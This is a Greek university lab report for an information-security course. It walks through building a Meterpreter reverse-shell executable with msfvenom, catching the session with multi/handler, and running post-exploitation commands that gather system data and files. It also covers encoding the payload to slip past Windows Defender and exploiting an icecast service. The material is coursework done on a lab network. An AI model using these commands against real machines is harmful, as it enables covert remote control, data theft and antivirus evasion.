

ΑΣΚΗΣΗ 1

ΤΣΟΤΡΑΣ ΧΡΗΣΤΟΣ

3212017206

—

**ΔΗΜΙΟΥΡΓΙΑ ΚΑΙ
ΕΝΕΡΓΟΠΟΙΗΣΗ ΚΑΚΟΒΟΥΛΟΥ
ΛΟΓΙΣΜΙΚΟΥ – ΕΚΜΕΤΑΛΛΕΥΣΗ
ΕΥΠΑΘΕΙΩΝ ΣΕ WINDOWS
ΕΦΑΡΜΟΓΕΣ**

—

12/3/2020

ΔΗΜΙΟΥΡΓΙΑ ΚΑΚΟΒΟΥΛΟΥ ΚΩΔΙΚΑ

Για την δημιουργία του κακόβουλου κώδικα χρησιμοποιήθηκε το εργαλείο msfvenom και πιο συγκεκριμένα η παρακάτω εντολή :

-Σαν LHOST ορίστηκε η ip του επιτηθώμενου υπολογιστή

-Στην πρώτη προσπάθεια δεν χρησιμοποιήθηκε encoding.

```
christos@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.12 LPORT=2225 -f exe -o COD-VIRUS.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: COD-VIRUS.exe
christos@kali:~$
```

Στη συνέχεια έγινε απενεργοποίηση του αντιϊκού λογισμικού και μεταφορά του εκτελέσιμου στο λειτουργικό που πρόκειται να δεχτεί την επίθεση.

Έπειτα έγινε χρήση του module multi/handler μέσω του msfconsole και έγιναν τα κατάλληλα set όπως φενεται στην παρακάτω εικόνα.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.12
LHOST => 192.168.1.12
msf5 exploit(multi/handler) > set LPORT 2225
LPORT => 2225
msf5 exploit(multi/handler) > exploit#
[-] Unknown command: exploit#
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:2225
[*] Sending stage (206403 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.12:2225 -> 192.168.1.11:50168)
at 2020-03-12 09:56:16 +0000

meterpreter >
```

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ
ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος
Μπαζάκας

Μάθημα: Ασφάλεια
Πληροφοριακών και
Επικοινωνιακών
Συστημάτων

Αναπληρώτρια Καθηγήτρια
Εργαστηριακός Διδάσκων:
Αναστασία Δούμα,

ΑΣΦΑΛΕΙΑ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Απο την στιγμή που ξεκίνησε ο reverse TCP handler , απομένει το θύμα να ανοίξει το εκτελέσιμο αρχείο ετσι ώστε να υπάρξει έλεγχος του υπολογιστή του.

Εφόσον έχει ανοίξει meterpreter session έχουμε μια πληθώρα επιλογών για παράδειγμα :

- Έλεγχος δικαιωμάτων πρόσβασης που έχουν αποκτηθεί

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect.
The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > 
```

```
meterpreter > getprivs
Enabled Process Privileges
=====
Name      Privilege
----      -
TRY4.exe  SeChangeNotifyPrivilege
TRY4.exe  SeIncreaseWorkingSetPrivilege
TRY4.exe  SeShutdownPrivilege
TRY4.exe  SeTimeZonePrivilege
TRY4.exe  SeUndockPrivilege
meterpreter > 
```

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ
ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος
Μπαζάκας

Μάθημα: Ασφάλεια
Πληροφοριακών και
Επικοινωνιακών
Συστημάτων

Αναπληρώτρια Καθηγήτρια
Εργαστηριακός Διδάσκων:
Αναστασία Δούμα,

ΑΣΦΑΛΕΙΑ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

- Άντληση πληροφοριών απο το σύστημα στόχος

Πληροφορίες για το δίκτυο

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name       : Intel(R) Dual Band Wireless-AC 8265
Hardware MAC : d8:ab:d5:06:c9:b7
MTU        : 1500
IPv4 Address : 192.168.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2d52:14d0:9634:ecad
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 8
=====
Name       : Bluetooth Device (Personal Area Network)
Hardware MAC : d8:ab:d5:06:c9:b7
MTU        : 1500
IPv4 Address : 169.254.81.2
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::7cfd:c040:89a:5102
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name       : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC : d2:ab:d5:06:c9:b7
MTU        : 1500
```

Πληροφορίες για τις συνδέσεις

```
meterpreter > netstat

Connection list
=====
Proto Local address Remote address State User
-----
tcp 0.0.0.0:135 0.0.0.0:* LISTEN 0
tcp 1180/svchost.exe 0.0.0.0:445 0.0.0.0:* LISTEN 0
tcp 4/System 0.0.0.0:5840 0.0.0.0:* LISTEN 0
tcp 6788/svchost.exe 0.0.0.0:7680 0.0.0.0:* LISTEN 0
tcp 8828/svchost.exe 0.0.0.0:49664 0.0.0.0:* LISTEN 0
tcp 784/winit.exe 0.0.0.0:49665 0.0.0.0:* LISTEN 0
tcp 1660/svchost.exe 0.0.0.0:49666 0.0.0.0:* LISTEN 0
tcp 1688/svchost.exe 0.0.0.0:49667 0.0.0.0:* LISTEN 0
tcp 4824/spoolsv.exe 0.0.0.0:49668 0.0.0.0:* LISTEN 0
tcp 4816/svchost.exe 0.0.0.0:49669 0.0.0.0:* LISTEN 0
tcp 944/services.exe 0.0.0.0:49672 0.0.0.0:* LISTEN 0
tcp 956/lsass.exe 0.0.0.0:49676 0.0.0.0:* LISTEN 0
tcp 11128/Spotify.exe 0.0.0.0:57621 0.0.0.0:* LISTEN 0
tcp 11128/Spotify.exe 127.0.0.1:6463 0.0.0.0:* LISTEN 0
tcp 11984/Discord.exe 192.168.1.11:139 0.0.0.0:* LISTEN 0
```

```
meterpreter > route

IPv4 network routes
=====

Subnet Netmask Gateway Metric Interface
-----
0.0.0.0 0.0.0.0 192.168.1.254 45 2
127.0.0.0 255.0.0.0 127.0.0.1 331 1
127.0.0.1 255.255.255.255 127.0.0.1 331 1
127.255.255.255 255.255.255.255 127.0.0.1 331 1
192.168.1.0 255.255.255.0 192.168.1.11 301 2
192.168.1.11 255.255.255.255 192.168.1.11 301 2
192.168.1.255 255.255.255.255 192.168.1.11 301 2
192.168.56.0 255.255.255.0 192.168.56.1 281 19
192.168.56.1 255.255.255.255 192.168.56.1 281 19
192.168.56.255 255.255.255.255 192.168.56.1 281 19
224.0.0.0 240.0.0.0 127.0.0.1 331 1
224.0.0.0 240.0.0.0 192.168.56.1 281 19
224.0.0.0 240.0.0.0 192.168.1.11 301 2
255.255.255.255 255.255.255.255 127.0.0.1 331 1
255.255.255.255 255.255.255.255 192.168.56.1 281 19
255.255.255.255 255.255.255.255 192.168.1.11 301 2

No IPv6 routes were found.
meterpreter >
```

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος Μπαζάκας

Μάθημα: Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων

Αναπληρώτρια Καθηγήτρια Εργαστηριακός Διδάσκων: Αναστασία Δούμα,

ΑΣΦΑΛΕΙΑ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Πληροφορίες για τις διεργασίες που είναι ενεργές όπως και στιγμιότυπο οθόνης.

```
meterpreter > screenshot
Screenshot saved to: /home/christos/dbIN0svg.jpeg
meterpreter > ps

Process List
=====
PID      PPID     Name      User      Path
----      -
0         0        [System Process]
4         0        System
x64      0
8         1004     dllhost.exe      LAPTOP-RIC2D6SQ\melit      C:\Windows\System32\dllhost.exe
x64      1
120      4        Registry
x64      0
240      1004     RuntimeBroker.exe      LAPTOP-RIC2D6SQ\melit      C:\Windows\System32\RuntimeBroker.exe
x64      1
296      3160     SkypeBridge.exe      LAPTOP-RIC2D6SQ\melit      C:\Program Files\WindowsApps\Microsoft
x64      1
        .SkypeApp_14.56.102.0_x64__kzf8qxf38zg5c\SkypeBridge\SkypeBridge.exe
428      4        smss.exe
x64      0
664      516     csrss.exe
x64      0
```

- Υποκλοπή στοιχείων χρηστών

Περιήγηση στους φακέλους και αναζήτηση για σημαντικά αρχεία, τα οποία μπορούν αποσπασθούν με τις εντολές download, copy.

```
meterpreter > ls
Listing: C:\Users\melit\OneDrive\Υπολογιστής
=====
Mode                Size      Type      Last modified          Name
-----
100777/twxgwxgwx  7168    fil      2020-03-12 09:55:20 +0000  COD-VIRUS.exe
100666/tw-tw-tw-  222     fil      2020-02-06 21:27:24 +0000  Rocket League.url
100666/tw-tw-tw-  282     fil      2019-06-25 14:49:33 +0100  desktop.ini
100666/tw-tw-tw-  1887    fil      2020-02-29 16:51:04 +0000  uTorrent Web.lnk
40777/twxgwxgwx  0       dir      2020-03-12 09:57:07 +0000  ΑΣΦΑΛΕΙΑ ΧΕΡΙΑ ΨΗΛΑ
40777/twxgwxgwx  4096    dir      2019-12-08 10:54:32 +0000  Νέος φάκελος

meterpreter > cd ../OneDrive
meterpreter > ls
Listing: C:\
=====
Mode                Size      Type      Last modified          Name
-----
40777/twxgwxgwx  0       dir      2018-09-15 08:33:50 +0100  $Recycle.Bin
40777/twxgwxgwx  0       dir      2019-06-25 14:39:35 +0100  Documents and Settings
100666/tw-tw-tw-  9       fil      2019-06-25 14:39:55 +0100  Finish.log
40777/twxgwxgwx  0       dir      2019-10-04 12:18:46 +0100  Games
40777/twxgwxgwx  0       dir      2018-09-15 08:33:50 +0100  PerfLogs
40555/t-xf-xf-x  8192    dir      2018-09-15 08:33:50 +0100  Program Files
40555/t-xf-xf-x  8192    dir      2018-09-15 08:33:50 +0100  Program Files (x86)
40777/twxgwxgwx  8192    dir      2018-09-15 08:33:50 +0100  ProgramData
40777/twxgwxgwx  0       dir      2019-06-25 15:15:53 +0100  Recovery
40777/twxgwxgwx  0       dir      2019-10-04 12:05:18 +0100  Riot Games
40777/twxgwxgwx  4096    dir      2019-06-25 15:11:52 +0100  System Volume Information
40555/t-xf-xf-x  4096    dir      2018-09-15 07:09:26 +0100  Users
40777/twxgwxgwx  20480   dir      2018-09-15 07:09:26 +0100  Windows
100666/tw-tw-tw-  13529   fil      2019-06-25 14:38:55 +0100  devlist.txt
40777/twxgwxgwx  0       dir      2018-12-07 08:40:27 +0000  eSupport
0000/-----  4336848  fif      1970-02-25 14:33:36 +0100  hiberfil.sys
0000/-----  4337088  fif      1970-02-25 14:42:40 +0100  pagefile.sys
0000/-----  4336992  fif      1970-02-25 14:37:20 +0100  swapfile.sys

meterpreter > cd
```

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος Μπαζάκας

Μάθημα: Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων

Αναπληρώτρια Καθηγήτρια Εργαστηριακός Διδάσκων: Αναστασία Δούμα,

ΑΣΦΑΛΕΙΑ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

-Άλλες δυνατότητες όπως αναζήτηση κάμερας, λήψη φωτογραφίας απο την κάμερα.

Εφόσον έχουμε πρόσβαση στον υπολογιστή θύμα μπορούμε να κάνουμε upload και αλλα payloads και να τα ενεργοποιήσουμε χωρίς ο χρήστης να το καταλάβει.

Χρησιμοποιώντας ξανά το εργαλείο msfvenom και ρυθμίζοντας τις παραμέτρους encoding iteration με την κωδικοποίηση shikata_ga_nai για 10 φορές επιτεύχθηκε να μειωθεί η ανιχνευσιμότητα του ιού σημαντικά καθώς διαπιστώθηκε οτι το windows defender live protection δεν κατάφερε να τον ανιχνεύσει.Σύμφωνα με την **virustotal.com** το payload ανιχνεύετε απο τα εξής antivirus:

Avast	Undetected	Alibaba	Undetected	Avast	Suspicious	Ad-Aware	Gen Variant Cerbu 9674
Avast AVL	Undetected	Avast Mobile	Undetected	Avast ab-VS	Trojan/W32/ServU C355a64	AI-Yar	Gen Variant Cerbu 9674
Baidu	Undetected	BK Defender/Theta	Undetected	SecureAge APPEX	Malicious	Avast	Trojan Cerbu.E2SCA
CAT-QuickHeal	Undetected	CMC	Undetected	Avast	Win64-Evo-gen [Susp]	AVG	Win64-Evo-gen [Susp]
Comodo	Undetected	Cyren	Undetected	BK Defender	Gen Variant Cerbu 9674	BitDefender	Win64.Malware
eScanBit	Undetected	F-Prot	Undetected	ClamAV	Win Trojan MS/Win32/MS-4360726.0	CrowdStrike Falcon	Win/Malicious_confidence_100% (P)
K7AntiVirus	Undetected	K7GW	Undetected	Cybereason	Malicious.384d3	Cylance	Usual
Kingsoft	Undetected	Malwarebytes	Undetected	Drtw	Backdoor.Shell.214	Emisoft	Gen Variant Cerbu 9674 (B)
NANO-Antivirus	Undetected	Palo Alto Networks	Undetected	Endgame	Malicious (High Confidence)	eScan	Gen Variant Cerbu 9674
Panda	Undetected	Qhoo 360	Undetected	ESET-NOD32	A Variant Of Win64/Rosetta.2	F-Secure	Trojan TR/Crypt.ZPPACK.Gen.Q
SUPERAntiSpyware	Undetected	TACHYON	Undetected	FireEye	Generic.mg.1184e9c39d4379f	Fortinet	Win64/Rosetta.JR
Tencent	Undetected	VBAS2	Undetected	Qdab	Gen Variant Cerbu 9674	Ikarus	Trojan Win64.Rosetta
VIPRE	Undetected	VRBot	Undetected	Jaeapm	Trojan.Sword.ak	Kaspersky	HEUR:Trojan.Win32.Generic
				MAX	Malware (a: Screen=0)	MaxSecure	Trojan Malware.300953.kugm

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος Μπαζάκας

Μάθημα:Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων

Αναπληρώτρια Καθηγήτρια Εργαστηριακός Διδάσκων: Αναστασία Δούμα,

ΕΚΜΕΤΑΛΕΥΣΗ ΕΥΠΑΘΕΙΩΝ ΣΕ WINDOWS ΕΦΑΡΜΟΓΕΣ

Επιλέχθηκε μια εφαρμογή μέσω της οποίας επιτεύχθηκε απομακρυσμένη πρόσβαση στο σύστημα που έγινε η επίθεση. Η εφαρμογή λέγεται icecast2 WIN32. Πρώτα έγινε download του module και προστέθηκε στον φάκελο modules του Metasploit-framework με όνομα 16763. Έγινε use και στη μεταβλητή RHOSTS μπήκε η ip του θύματος. Τέλος ενεργοποιήθηκε το exploit.

```
msf5 > use 16763.rb
msf5 exploit(16763) > show options

Module options (exploit/16763):


  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.11     yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     8000             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf5 exploit(16763) >
```

Όταν ο χρήστης άνοιξε την ευπαθή εφαρμογή αμέσως ενεργοποιήθηκε meterpreter session δίνοντας πρόσβαση στον υπολογιστή.



ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ
ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος
Μπαζάκας

Μάθημα: Ασφάλεια
Πληροφοριακών και
Επικοινωνιακών
Συστημάτων

Αναπληρώτρια Καθηγήτρια
Εργαστηριακός Διδάσκων:
Αναστασία Δούμα,

ΠΗΓΕΣ

-<https://www.youtube.com/watch?v=ubXCiJofl-k&t=631s>
-https://www.youtube.com/watch?v=8lR27r8Y_ik
-<https://www.youtube.com/watch?v=ZfwxcAsZgWw>
-<https://www.youtube.com/watch?v=CtVHoMCv3DI>
-<https://www.youtube.com/watch?v=lyomCcop4Zk&t=590s>
-<https://www.youtube.com/watch?v=qH8Igk2wF9o>
-<https://www.youtube.com/watch?v=3TkYhqo9XBs&t=430s>
-<https://null-byte.wonderhowto.com/how-to/hack-like-pro-ultimate-command-cheat-sheet-for-metasploits-meterpreter-0149146/>

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ
ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος
Μπαζάκας

Μάθημα: Ασφάλεια
Πληροφοριακών και
Επικοινωνιακών
Συστημάτων

Αναπληρώτρια Καθηγήτρια
Εργαστηριακός Διδάσκων:
Αναστασία Δούμα,